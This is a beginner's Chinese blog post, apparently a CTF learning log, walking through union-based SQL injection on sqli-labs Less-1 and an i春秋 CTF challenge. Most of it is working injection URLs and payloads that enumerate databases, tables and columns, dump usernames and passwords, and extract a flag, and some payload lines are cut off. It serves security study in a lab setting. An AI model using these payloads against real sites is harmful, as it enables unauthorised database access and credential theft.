萌新学习sql注入0

原创

bmth666 于 2020-02-26 17:02:08 发布 134 收藏


分类专栏： ctf 文章标签： sql 安全

萌新学习ctf记录，从入门到入土

web学习！！！


sqlilabs第一关

在id后面加 ' 发现报错，–+不报错，字符型注入




开始最基础语句 联合查询union select，注意id=-1为一个不存在的值，从1开始依次增加

```
127.0.0.1/sqlilabs/Less-1/?id=-1' union select 1,2,3,4--+
```




发现报错，那么就是3段



发现2,3有注入点，爆数据了


```
http://127.0.0.1/sqlilabs/Less-1/?id=-1%27%20union%20select%201,user(),database()--+
```



用户为root，数据库为security，然后爆表

```
http://127.0.0.1/sqlilabs/Less-1/?id=-1%27%20union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()%20--+
```

用group_concat函数将相同的行组合起来




爆出来四个表，很明显users使我们需要的，爆列了

```
127.0.0.1/sqlilabs/Less-1/?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
```

发现username和password，最后爆字段了


```
http://127.0.0.1/sqlilabs/Less-1/?id=-1%27%20union%20select%201,2,group_concat(username,password)%20from%20users
--+
```



成功爆出所有数据。后来参考了sqlilabs注入类文章发现group_concat(username,0x3a,password)可以这样写的
0x3a： 0x是十六进制标志，3a是十进制的58，是ascii中的 ':' ，用以分割pasword和username。
参考了师傅的文章，第一题也可以用报错注入，参考文章：sqli-lab教程——1-35通关Writeup

附加最近参加的i春秋sql注入的送分题

i春秋sql送分题



admin

第1位招聘者，数字key
是:dbd3e575cef0f7ecf5f146004e1e4d1a

Dashboard

Home > Dashboard

dbd3e575cef0f7ecf5f146004e1e4d1a

Full Name

admin

个人简介
Yes,u are admin!

dbd3e575cef0f7ecf5f146004e1e4d1a' and 1=1#

Full Name

admin

个人简介
Yes,u are admin!

dbd3e575cef0f7ecf5f146004e1e4d1a' and 1=2 union select 1,2,3,4,5#

Full Name

2

个人简介

dbd3e575cef0f7ecf5f146004e1e4d1a' and 1=2 union select 1,database(),3,4,5#

Full Name

nzhaopin

个人简介

' and 1=2 union select 1,(select table_name from information_schema.tables where table_schema='nzhaopin' limit 0,1),3,4,5#

Full Name

Full Name

backup

个人简介


```
e4d1a' and 1=2 union select 1,(select table_name from information_schema.tables where table_schema='nzhaopin' limit 1,1),
```

Full Name

flag

个人简介


```
ect column_name from information_schema.columns where table_schema='nzhaopin' and table_name='flag' limit 1,1),3,4,5#
```

Full Name

flaaag


```
dbd3e575cef0f7ecf5f146004e1e4d1a' and 1=2 union select 1,(select flaaag from nzhaopin.flag),3,4,5#
```

Full Name

flag{f0d4ec20-1d71-40a7-a447-385d082e5f84}

由于还未入门，只能做做送分题了-v-